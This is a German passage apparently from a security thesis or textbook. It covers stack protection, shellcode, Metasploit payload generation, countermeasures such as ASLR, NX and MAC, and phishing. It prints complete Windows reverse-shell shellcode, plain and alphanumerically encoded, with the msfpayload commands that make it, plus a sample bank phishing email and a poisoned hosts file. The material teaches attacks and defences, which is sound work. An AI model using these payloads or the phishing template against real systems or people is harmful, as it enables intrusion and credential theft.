Ein weiterer, einfacherer Ansatz ist, zu erkennen, ob eine lange Folge von No-Ops, wie sie oben[31] verwendet wurden, gesendet wird. Dies kann ein Indikator für einen Angriff sein, hat aber das Problem, dass hierfür das IDS/IPS über die Rechnerarchitektur des Ziels Bescheid wissen muss. Zusätzlich können die No-Ops auch einfach durch andere Instruktionen, welche ebenfalls keinen Einfluss auf die Ausführung des Shellcodes haben (z.B. eine logische XOR-Verknüpfung eines Registers mit sich selbst), ersetzt werden.

Stack Smashing Protector

Bei einem Angriff auf eine Buffer Overflow-Vulnerability wird der Puffer angefüllt und alles, was danach kommt, bis zur Return-Adresse überschrieben. Das bedeutet, dass alle Daten auf dem Stack in diesem Bereich verändert wurden. Platziert man direkt nach der Return-Adresse einen zufällig gewählten und vom Angreifer nicht vorhersehbaren Wert, so wird dieser beim Angriff auch verändert. Wenn man ihn vor dem Ende der Funktion überprüft, wird man feststellen, dass er überschrieben wurde. Daraufhin kann das Programm beendet und der Administrator informiert werden.

Diese Technik nennt man „Stack Smashing Protection“ (SSP). Ein Angriff endet damit automatisch in einem DoS[32]-Zustand. Dies wird vom Administrator zwar bemerkt, dennoch sollte die entsprechende Schwachstelle behoben oder eine Signatur für ein IPS geschrieben werden, da der Absturz die Produktivität beeinträchtigt. Außerdem ist es unter Umständen immer noch möglich die Buffer Overflow-Vulnerabilty auszunutzen, da die Daten vor der Return-Adresse auch mit SSP beliebig modifiziert werden können.

SSP muss während der Kompilierung eines Programmes aktiviert werden. Bei neueren Versionen des GCC[33] passiet das bereits standardmäßig. Die Optionen `-fstack-protector` und `-fno-stack-protector` schalten SSP ein bzw. aus. Bei einigen Linux-Distributionen und auch bei FreeBSD[34], ab Version 8.0, werden Programme standardmäßig mit dieser Schutzvorkehrung versehen. (vgl.[GENT2010b])

3.13 Shellcode

Wie im vorherigen Kapitel bereits angeschnitten, ist der Shellcode oder auch die Payload ein relativ kleiner Programmcode, welcher vom einem Angreifer in ein verwundbares Programm injiziert wird, um dieses dazu zu bringen, dessen Anweisungen auszuführen.

[31] siehe 3.12.3 Buffer Overflows/Beispiel
[32] siehe 3.8 DoS/DDoS
[33] http://gcc.gnu.org/
[34] http://www.freebsd.org

Der Name Shellcode stammt daher, dass es häufig das Ziel ist, Zugriff auf eine Commandline (unter Unix Shell) zu erhalten. Die Payload kann dem Angreifer dies bei einer erfolgreichen Kompromittierung ermöglichen. Sie könnte aber auch nahezu jede andere Aufgabe erfüllen.

Um den Shellcode in ein Programm einzufügen, muss dieses eine Schwachstelle beim Einlesen von Daten, wie z.B. einen Buffer Overflow[35] aufweisen. Aber auch danach ist die Payload noch nicht einsatzbereit. Es muss noch sichergestellt werden, dass sie ausführbar ist und dass der Programmablauf an den Anfang des Shellcodes gebracht wird.

Nachdem für das Injizieren von Payloads meist nur begrenzter Speicherplatz zur Verfügung steht und es wichtig ist, dass der Code exakt das tut, was von ihm erwartet wird, wird er normalerweise in Assembler geschrieben.

Es gibt noch einige zusätzliche Anforderungen, die Shellcode erfüllen sollte. Er darf keine Steuerzeichen enthalten, welche von dem anzugreifenden Programm interpretiert werden, da er sonst unter Umständen nicht vollständig eingelesen wird und somit nutzlos ist oder das Programm zum Absturz bringt, was vielleicht einen Administrator auf den Plan ruft. Außerdem sollte der Shellcode möglichst unauffällig sein. Wenn er aussieht wie normaler Traffic, wird er wahrscheinlich nicht entdeckt. Besteht die Payload aber aus einer Ansammlung von Whitespaces und ist z.B. in einer E-Mail verpackt, so könnte ein entsprechend konfiguriertes IDS[36] den Angriff bemerken. Um diese Anforderungen zu erfüllen, gibt es so genannte Encoder, welche bestimmte Zeichen aus dem Shellcode entfernen (ohne seine Funktion zu beeinträchtigen) und ihn so z.B. wie eine Ansammlung alphanumerischer Zeichen aussehen lassen. Es gibt sogar Ansätze zu einem Encoder, welcher die Payloads annähernd wie Englisch aussehen lässt.

Typische Aufgaben für den Shellcode sind das Installieren von Programmen, das Einrichten von Backdoors in die kompromittierten Systeme oder das Erlangen höherer Rechte. Müssen komplexe Aufgaben durchgeführt werden, kann auch ein so genannter „Staged Exploit“ eingesetzt werden. Dieser bereitet in einer Stufe nur die Ausführung der nächsten vor. So kann in der ersten Phase z.B. ein zusätzliches Programm nachgeladen werden, welches dann ausgeführt wird.

Oftmals werden sogenannte Bind-Shells benutzt. Hier wird einfach eine Shell an einen TCP-Port gebunden und steht jedem, der sich auf diesen verbindet zur Verfügung. Nachdem sehr oft Firewalls[37] die angegriffenen Rechner schützen, ist dies jedoch nicht immer eine Option. Da der Traffic von innen nach außen jedoch selten überwacht wird, kann eine Reverse-Shell benutzt werden. Diese baut eine Verbindung zu einem Server im Internet auf und erlaubt diesem dann wiederum Zugriff auf eine Commandline.

Da unter Windows nicht immer alle Aufgaben via Commandline gemacht werden können (oder es sehr kompliziert sein kann), wird hier häufig auch ein VNC-Server

[35] siehe 3.12 Buffer Overflows
[36] siehe 4.2 Intrusion Detection/Prevention Systeme
[37] siehe 4.1 Firewalls

nachinstalliert, welcher es dem Angreifer ermöglicht bequem über das GUI Schaden anzurichten. (vgl.[PVEE2009] und [PHRA1996], Shell Code)

3.13.1 Beispiel - Metasploit

Das Metasploit Framework[38] beinhaltet bereits mehrere vorgefertigte Shellcodes für verschiedene Plattformen. Diese können mit verschiedenen Parametern modifiziert werden und sind danach einsatzbereit. Das Programm „msfpayload“ kann sie außerdem bereits in einer, für einen Exploit verwendbaren Form ausgeben (z.B. als C-String).

Der nachfolgende Befehl gibt den Shellcode für eine Reverse-Shell für Windows als Perl-Variable aus. Wenn er erfolgreich injiziert und ausgeführt werden kann, wird der kompromittierte Rechner versuchen sich auf den Rechner „192.168.0.1“ auf den Port „7777“ zu verbinden und wird danach eine Shell über diese Verbindung zur Verfügung stellen:

```
root@attacker ~ # msfpayload windows/shell_reverse_tcp LHOST
    =192.168.0.7 LPORT=7777 P
# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# LHOST=192.168.0.7, EXITFUNC=process, LPORT=7777,
# ReverseConnectRetries=5
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\x00\x07\x68\x02\x00\x1e\x61\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";
```

Listing 3.19: Shellcode erzeugen mit Metasploit

[38] http://www.metasploit.com/

Theoretisch könnte dieser Shellcode sofort in einen Exploit eingebaut werden und man müsste sich nur darum kümmern, dass er irgendwann auch ausgeführt wird.

Allerdings gibt es ein Problem. Die Ausgabe enthält leider Null-Bytes, welche hier als „\x00“ zu sehen sind. Null-Bytes sind Bytes, welche den numerischen Wert Null haben und werden oft als Steuerzeichen zur Erkennung des Endes eines Strings verwendet. Daher ist es wahrscheinlich, dass dieser Shellcode, wenn er von dem anzugreifenden Programm eingelesen wird, beim ersten Null-Byte abgeschnitten wird und daher nicht funktioniert.

Die meisten dieser Nullen lassen sich relativ einfach entfernen, da man theoretisch auch zwei beliebige Bytes Exklusiv-Oder verknüpfen kann um Null zu erhalten. Aber auch andere Steuerzeichen wie z.B. ein Zeilenumbruch können, abhängig vom angegriffenen Programm, Probleme beim Einlesen machen und müssen ebenfalls ersetzt werden. Außerdem könnten Nachrichten, welche viele Steuerzeichen enthalten einem IDS[39] auffallen.

Aber auch für dieses Problem bietet das Metasploit Framework eine Lösung an. Das Programm „msfencode“ kann den von „msfpayload“ bereitgestellten Shellcode modifizieren, sodass er keine Steuerzeichen mehr enthält oder sogar nur aus bestimmten ASCII-Zeichen bestehen darf. Man sollte jedoch beachten, dass er dadurch größer wird und unter Umständen (abhängig vom angegriffenen Programm) nicht mehr injiziert werden kann.

Um beispielsweise einen Shellcode, der nur aus alphanumerischen Zeichen besteht zu erstellen, wird folgender Befehl eingesetzt:

```
root@attacker ~ # msfpayload windows/shell_reverse_tcp LHOST
    =192.168.0.7 LPORT=7777 R | msfencode -e x86/alpha_mixed -t
     perl
[*] x86/alpha_mixed succeeded with size 691 (iteration=1)

my $buf =
"\x89\xe0\xd9\xc5\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x4b\x4c\x4d\x38\x4c\x49\x45\x50\x43\x30\x45" .
"\x50\x51\x70\x4d\x59\x48\x65\x50\x31\x48\x52\x45\x34\x4c" .
"\x4b\x43\x62\x46\x50\x4e\x6b\x42\x72\x44\x4c\x4e\x6b\x51" .
"\x42\x44\x54\x4e\x6b\x51\x62\x46\x48\x46\x6f\x4e\x57\x50" .
"\x4a\x47\x56\x46\x51\x49\x6f\x44\x71\x49\x50\x4e\x4c\x45" .
"\x6c\x43\x51\x43\x4c\x43\x32\x44\x6c\x45\x70\x4f\x31\x4a" .
"\x6f\x44\x4d\x47\x71\x4a\x67\x4a\x42\x4c\x30\x50\x52\x46" .
"\x37\x4e\x6b\x51\x42\x44\x50\x4e\x6b\x47\x32\x45\x6c\x45" .
"\x51\x4e\x30\x4e\x6b\x47\x30\x50\x78\x4b\x35\x4f\x30\x51" .
"\x64\x51\x5a\x43\x31\x4a\x70\x46\x30\x4e\x6b\x43\x78\x47" .
```

[39] siehe 4.2 Intrusion Detection/Prevention Systeme

```
"\x68\x4c\x4b\x42\x78\x47\x50\x43\x31\x4b\x63\x4d\x33\x47" .
"\x4c\x47\x39\x4e\x6b\x47\x44\x4c\x4b\x47\x71\x4a\x76\x46" .
"\x51\x49\x6f\x50\x31\x49\x50\x4e\x4c\x4f\x31\x48\x4f\x44" .
"\x4d\x46\x61\x49\x57\x44\x78\x49\x70\x50\x75\x4a\x54\x44" .
"\x43\x51\x6d\x48\x78\x45\x6b\x51\x6d\x46\x44\x42\x55\x48" .
"\x62\x42\x78\x4c\x4b\x46\x38\x46\x44\x43\x31\x48\x53\x50" .
"\x66\x4c\x4b\x46\x6c\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x46" .
"\x61\x49\x43\x4e\x6b\x44\x44\x4e\x6b\x43\x31\x48\x50\x4b" .
"\x39\x42\x64\x47\x54\x51\x34\x51\x4b\x51\x4b\x50\x61\x46" .
"\x39\x50\x5a\x46\x31\x49\x6f\x4d\x30\x42\x78\x51\x4f\x51" .
"\x4a\x4e\x6b\x47\x62\x4a\x4b\x4b\x36\x51\x4d\x45\x38\x47" .
"\x43\x50\x32\x43\x30\x45\x50\x42\x48\x50\x77\x51\x63\x44" .
"\x72\x43\x6f\x42\x74\x43\x58\x42\x6c\x42\x57\x46\x46\x43" .
"\x37\x4b\x4f\x4a\x75\x4d\x68\x4a\x30\x47\x71\x45\x50\x47" .
"\x70\x46\x49\x49\x54\x46\x34\x50\x50\x42\x48\x47\x59\x4f" .
"\x70\x50\x6b\x45\x50\x49\x6f\x4b\x65\x50\x50\x50\x50\x46" .
"\x30\x42\x70\x51\x50\x42\x70\x47\x30\x50\x50\x51\x78\x4b" .
"\x5a\x44\x4f\x49\x4f\x4b\x50\x49\x6f\x4a\x75\x4d\x59\x4b" .
"\x77\x45\x38\x49\x50\x4d\x78\x45\x50\x46\x67\x51\x78\x47" .
"\x72\x47\x70\x45\x4e\x45\x31\x4e\x69\x49\x76\x43\x5a\x46" .
"\x70\x50\x56\x46\x37\x45\x38\x4a\x39\x4f\x55\x51\x64\x50" .
"\x61\x4b\x4f\x49\x45\x51\x78\x50\x63\x42\x4d\x42\x44\x43" .
"\x30\x4c\x49\x49\x73\x46\x37\x43\x67\x43\x67\x50\x31\x4b" .
"\x46\x51\x7a\x44\x52\x42\x79\x46\x36\x49\x72\x4b\x4d\x45" .
"\x36\x4b\x77\x47\x34\x46\x44\x47\x4c\x46\x61\x43\x31\x4e" .
"\x6d\x47\x34\x51\x34\x44\x50\x4b\x76\x45\x50\x47\x34\x46" .
"\x34\x42\x70\x50\x56\x50\x56\x46\x36\x47\x36\x43\x66\x42" .
"\x6e\x43\x66\x43\x66\x51\x43\x46\x36\x45\x38\x42\x59\x4a" .
"\x6c\x47\x4f\x4e\x66\x49\x6f\x4a\x75\x4c\x49\x4b\x50\x50" .
"\x4e\x51\x46\x43\x76\x4b\x4f\x50\x30\x51\x78\x45\x58\x4f" .
"\x77\x45\x4d\x51\x70\x49\x6f\x49\x45\x4f\x4b\x48\x70\x4f" .
"\x45\x4f\x52\x43\x66\x42\x48\x49\x36\x4d\x45\x4f\x4d\x4d" .
"\x4d\x49\x6f\x4e\x35\x45\x6c\x46\x66\x43\x4c\x44\x4a\x4f" .
"\x70\x4b\x4b\x49\x70\x51\x65\x44\x45\x4f\x4b\x51\x57\x47" .
"\x63\x44\x32\x50\x6f\x51\x7a\x47\x70\x51\x43\x4b\x4f\x4b" .
"\x65\x45\x5a\x41\x41";
```

Listing 3.20: Alphanumerischer Shellcode

Die Ausgabe von „msfpayload“ wird durch „msfencode“ geleitet und von diesem entsprechend modifiziert. Wie deutlich zu sehen ist, ist der neue Shellcode wesentlich länger.

Er kann jetzt mittels der Techniken aus dem vorherigen Kapitel[40] oder einer anderen Methode in ein verwundbares Programm auf einem Windows-Rechner injiziert werden. (vgl.[PVEE2009])

[40] siehe 3.12 Buffer Overflows

3.13.2 Gegenmaßnahmen

Den effektivsten Schutz vor der Injizierung von Shellcode stellt natürlich eine sichere Programmierung dar. Da aber immer wieder Fehler passieren, sollte man Maßnahmen treffen, um die Ausführung zu erschweren oder den entstehenden Schaden zu begrenzen.

Berechtigungen & Privilege Dropping

Sollte ein Programm kompromittiert werden, so ist es wichtig, den entstandenen Schaden möglichst gering zu halten. Um dies zu erreichen, sollten alle laufenden Prozesse nur jene Rechte haben, die sie unbedingt brauchen.

Es gibt verschiedene Möglichkeiten dies zu erreichen. Unter Unix und Linux gibt es den „chroot“ Befehl, welcher den Zugriff auf das Dateisystem für alle Programme, welche unter ihm laufen, einschränkt. Man muss einen minimalen Satz von Bibliotheken und Binarys zur Verfügung stellen und kann danach einen Prozess in ein so genanntes „Chroot-Jail“ einsperren. Einige Serverdienste können dies auch selbstständig durchführen.

„Chroot-Jails“ gelten als weitgehend sicher, solange keiner der eingesperrten Prozesse mit Administrator-Rechten (als root-User) läuft. Root kann relativ einfach ausbrechen. Aber es gibt Technologien zur Ressourcenpartitionierung unter einigen Unix-Systemen. Diese ermöglichen es auf einer Maschine mit sehr wenig Overhead virtuelle Server zu erstellen, welche voneinander vollkommen abgekapselt sind. Unter Solaris ist diese Technik als „Solaris-Zones“ bekannt. Unter BSD gibt es die „BSD-Jails“. Für den Linux-Kernel existieren die „Linux-Vserver“ Patches. (vgl.[WIKI2010a])

Außerdem gibt es für Solaris (Trusted Solaris), FreeBSD (TrustedBSD) und Linux (Selinux, Grsecurity, RSBAC) verschiedene „Mandatory Access Control“-Systeme. Diese können für jeden User oder Prozess genau festlegen, unter welchen Umständen er welche Berechtigungen auf welche Ressourcen (Dateien, Sockets, Geräte etc.) haben darf. Der größte Nachteil derartiger Systeme ist jedoch der hohe Konfigurationsaufwand. Grsecurity implementiert daher einen „Learning Mode“ , welcher automatisch die minimal benötigten Rechte ermitteln soll. Auch Windows implementiert seit Vista ein MAC-System. (vgl.[WIKI2010b])

Intrusion Detection/Prevention Systeme

Shellcode, welcher eine bekannte Aufgabe ausführt, kann theorethisch von einem IDS bzw. IPS mittels Signaturen erkannt werden. Soll beispielsweise eine Shell unter einem Unix-System aufgerufen werden, so enthält die Payload des Exploits wahrscheinlich den Text „/bin/sh“. Arbeitet das IDS/IPS mit Anomalien, so könnte es erkennen, dass ausführbarer Code an einer Stelle auftaucht, an der er nicht vorkommen sollte (z.B. ein Eingabefeld in einem Programm).

Beide Ansätze sind jedoch eher unpraktisch, da sie zum Einen ein sehr genaues Wissen über das angegriffene Programm erfordern (Es muss bekannt sein, wann welche Eingaben erlaubt sind) und andererseits schnell zu vielen Fehlalarmen führen könnten,

welche selbst wieder benutzt werden können um einen DoS-Angriff[41] zu starten. Außerdem können die in 3.13.1 beschriebenen Encoder den Shellcode so verändern, dass er nicht auffällt. Dies geht sogar so weit, dass es Encoder gibt, welche ihn wie normale englische Sätze aussehen lassen.[42]

Allerdings bleiben noch weitere Möglichkeiten einen Exploit mittels eines IDS/IPS zu erkennen. Da der Code auch irgendwie ausgeführt werden muss und es normalerweise Signaturen für bekannte Schwachstellen gibt, löst zwar nicht unbedingt der Shellcode, sehr wohl aber der eigentliche Angriffsmechanismus einen Alarm aus.

Außerdem muss um Shellcode auszuführen meist erraten werden, wo er nach der Injektion ungefähr im Hauptspeicher zu finden ist. Damit nicht die genaue Speicheradresse erraten werden muss, wird vor die Payload oft eine lange Folge von „No-Ops“ geschrieben. Ein „No-Op“ weist den Prozessor an nichts zu tun. Dadurch genügt es die Ausführung irgendwo vor den Shellcode zu bringen. Eine lange Sequenz von „No-Ops“ kann von einem IDS/IPS natürlich erkannt werden, sofern sie nicht mittels eines Encoders verändert wurde.

Address Space Layout Randomization

Bei der Verwendung von „Address Space Layout Randomization“ (ASLR) werden die einzelnen Teile eines Programmes (Librarys, Heap, Stack etc.) im Hauptspeicher zufällig positioniert. Selbst wenn es einem Angreifer gelingt eine Schwachstelle auszunutzen und ausführbaren Code in das laufende Programm zu injizieren, ist es sehr unwahrscheinlich, dass er die Ausführung auf diesen Umleiten kann, da er nicht wissen kann, wo sich der Shellcode befindet.

Wenn der Angreifer nicht (z.B. über eine weitere Schwachstelle) genaue Informationen über die Position der einzelnen Programm-Segmente im Speicher hat, muss er die Position seiner Exploit-Payload erraten. Je größer der randomisierte Bereich ist, desto unwahrscheinlicher ist es, dass der Angriff erfolgreich ist. Verfehlt der Angreifer den Shellcode, wird das Programm normalerweise abstürzen.

ASLR erschwert nicht nur das Injizieren von Code, sondern kompliziert auch eine Vielzahl anderer Angriffstechniken. Beispielsweise kann ein Angreifer nicht ohne weiteres auf bereits im Programm vorhandene Funktionen springen, da (je nach Implementation) auch deren Positionen randomisiert werden. Der Preis ist allerdings ein Rechenoverhead beim dynamischen Verlinken (passiert normalerweise beim Start) und bei der Ausführung von Programmen.

Damit diese Technik funktioniert, muss sie vom jeweiligen Betriebssystem unterstützt werden. Momentan gibt es Implementationen unter OpenBSD (standardmäßig aktiviert), Linux (standardmäßig, stärkere Implementierung über ein Kernelpatch[43]) und Microsoft Windows (ab Vista und Server 2008, nur für bestimmte Programme). (vgl.[WIKI2010c] und [PAX2003a])

[41] siehe 3.8 DoS/DDoS
[42] siehe http://www.cs.jhu.edu/ sam/ccs243-mason.pdf
[43] siehe http://pax.grsecurity.net/

No Execution

Um Code in einen laufenden Prozess zu injizieren, muss der Bereich des Hauptspeichers, in den der Shellcode geschrieben wird, gleichzeitig auch ausführbar sein. Das so genannte „No Execution"(NX)-Bit, welches bei neueren Prozessoren in Hardware implementiert ist, kann einen Speicherbereich als nicht ausführbar markieren. Gibt es keine Bereiche, welche gleichzeitig beschrieben und ausgeführt werden können, ist es nicht mehr möglich Code in das Programm einzuschleusen. Daher versuchen einige der vorhandenen Implementationen (z.B. PAX[44]) nur dann ausführbaren Speicher zu verlangen, wenn dies unbedingt notwendig ist.

Diese Technik kann jedoch nicht bei Programmen verwendet werden, welche zur Laufzeit neuen Code generieren (z.B. Java oder diverse Virtualisierungslösungen). Außerdem verfügen x86-Prozessoren (32 Bit Intel und AMD) nicht über eine Implementierung in Hardware, weshalb hier das NX vom Betriebssystem emuliert werden muss.

Auch das NX-Bit benötigt die Unterstützung durch das Betriebssystem und diesem obliegt es auch zu bestimmen, welche Hauptspeicherbereiche ausführbar sind und welche nicht. Momentan existieren unterschiedlich gute Implementierungen, für mehrere Betreibssysteme, darunter *BSD, Linux (im Standard-Kernel, verbesserte Implementation in PAX-Patches) und Windows (Data Execution Prevention, ab XP SP2 und Server 2003 SP1).

Unter Windows werden standardmäßig nur bestimmte Systemdienste geschützt und die CPU muss das NX-Bit ebenfalls unterstützen. Unter Linux gibt es in den PAX-Kernelpatches die Möglichkeit es ggf. zu emulieren. Außerdem ist es mit dem Tool „paxctl" möglich für jedes Programm einzeln festzulegen, welche Schutzmaßnahmen angewendet werden sollen. (vgl.[WIKI2010d] und [PAX2003b])

3.14 Phishing Attack

Unter Phishing versteht man den Versuch, durch das Immitieren einer vertrauenswürdigen Person oder Organisation, an vertrauliche Daten zu gelangen. Hierbei wird meist eine Website erstellt, welche z.B. jener der Bank des Opfers ähnlich sieht.

[44] http://pax.grsecurity.net/

Eine solche Seite könnte etwa so aussehen:




Abbildung 3.19: Immitation einer Bank-Website
Quelle: [WIKI2010g]

Danach wird das Opfer dazu veranlasst, die gefälschte Seite zu besuchen, um dort seine Zugangsdaten anzugeben.

Typischerweise wird dies mit Spam-Mails erreicht. Der Angreifer versucht die E-Mail so aussehen zu lassen, als würde sie von der Bank kommen. Das Opfer wird dann meist unter einem Vorwand dazu veranlasst auf einen Link zu klicken. Dieser leitet es dann auf die Seite des Angreifers weiter, wo das Opfer dann beispielsweise Benutzername und Passwort für den eigenen Online-Banking-Account angeben soll.

Mittels HTML-E-Mails können die Links sogar getarnt werden. HTML wird normalerweise benutzt um Webseiten zu gestalten. Die meisten Mailprogramme können HTML-Code lesen und die Mail ähnlich einer Website entsprechend formatieren. HTML bietet auch die Möglichkeit Links zu erstellen, die als beliebiger Text erscheinen. Somit kann in der E-Mail zwar `www.bank.at` stehen, klickt das Opfer aber darauf, wird es umgeleitet auf `rechner.des.angreifers.at`. Viele Mailprogramme werten auch sofort den HTML-Code der Mails aus und der Benutzer wird nicht gewarnt.

Der Angreifer könnte beispielsweise Folgendes in die Mail schreiben:

Sehr geehrter Kunde, wir haben unsere Online−Banking Software aktualisiert, um eine noch einfachere und sicherere Benutzung zu ermöglichen.

Es ist jedoch notwendig, dass Sie Ihren Account reaktivieren. Hierfür melden Sie sich bitte mit ihren Netbanking−Daten auf folgender Seite an und füllen Sie das Formular aus:

http://www.bank.at/login

Wir entschuldigen uns vielmals für die Unannehmlichkeiten.

Mit freundlichen Grüßen,

Ihr Bank−Team

Listing 3.21: Fiktive Phishing E-Mail

Das Opfer bekommt als Link nur `http://www.bank.at/login` zu sehen, klickt ahnungslos darauf und gibt auf der aufgerufenen Seite seine Daten ein. Der Angriff war erfolgreich und wenn die Immitation der Bank-Seite gut genug war, wird der Bankkunde erst bemerken, was passiert ist, wenn Geld von seinem Konto verschwindet. Es existieren jedoch noch einige weitere Möglichkeiten, das echte Ziel des Links vor dem Opfer zu verbergen.

Aber auch jede andere Methode die Zielperson zu überzeugen, ihre Daten anzugeben, kann bereits als Phishing gelten. Der Angreifer könnte beispielsweise einfach eine Domain benutzen, welche jener, die der Benutzer besucht, ähnelt (echt: www.facebook.com, Phishingseite: www.facebok.com) und darauf hoffen, dass sich dieser vertippt. Auch ein Link auf einer Website kann benutzt werden, um Phishing zu betreiben. Außerdem könnte ein Angreifer auch versuchen, den Traffic der Benutzer durch Manipulation der DNS-Auflösung[45] oder des Routings umzuleiten.

Der Einsatz von Malware kann ebenfalls zum gewünschten Ziel führen. Sobald diese auf dem Rechner des Benutzers ausgeführt wird, kann sie beispielsweise die „hosts“-Datei modifizieren. Wird ein Hostname (z.B. `www.bank.at`) aufgelöst, wird zuerst diese Datei überprüft. Somit kann der Angreifer Traffic vom PC des Opfers auf die gefälschte Website umleiten.

Die Hosts-Datei liegt unter Windows in `c:\windows\system32\drivers\etc\hosts` und unter den meisten Unix-Systemen unter `/etc/hosts`. Nach der Modifikation könnte sie so aussehen:

```
127.0.0.1 localhost
7.7.7.7 www.bank.at
```

Listing 3.22: Modifizierte Hosts-Datei

`7.7.7.7` ist die IP-Adresse des Webservers mit der gefälschten Bank-Seite. Jede Anfrage auf `www.bank.at` wird über diesen umgeleitet.

[45] siehe 3.11 DNS Cache Poisoning

Phishing ist sozusagen der automatisierte Einsatz von Social Engineering, bei dem es darum geht, der Zielperson vertrauliche Daten zu entlocken. Durch die weite Verbreitung des Internets, können Phisher relativ einfach viele Personen angreifen. Es werden lediglich eine gefälschte Seite auf einem, zumeist kompromittierten, Webserver und eine Möglichkeit viele Internetnutzer auf diesen umzuleiten benötigt.

Im Falle von E-Mails besteht diese aus einer möglichst großen Liste mit Mailadressen potenzieller Opfer und der Möglichkeit, die Phishing-Mails in großen Mengen zu versenden. Damit der Angriff nicht zurückverfolgt werden kann, erfolgt der Versand über Netze aus bereits kompromittierten Rechnern (so genannte Botnets). (vgl.[HONE2008])

3.14.1 Gegenmaßnahmen

Es gibt einige Möglichkeiten Phishing zu erschweren oder dessen Auswirkungen einzuschränken. Jedoch liegt es letztlich beim Endanwender zu entscheiden, ob er Daten auf einer Seite angibt oder nicht. Daher ist es wichtig die Nutzer einer Anwendung (wie einer E-Banking-Plattform) ausreichend über die Risiken zu informieren. Zusätzlich kann man mit bestimmten Authentifizierungsverfahren[46] verhindern, dass der Angreifer mit den gewonnenen Daten Schaden anrichten kann (ihm fehlen z.B. noch die TAN-Codes für eine Überweisung).

Phishing erkennen

Die meisten Phishing-Mails oder -Seiten verfügen über einige Merkmale, welche der Benutzer erkennen kann.

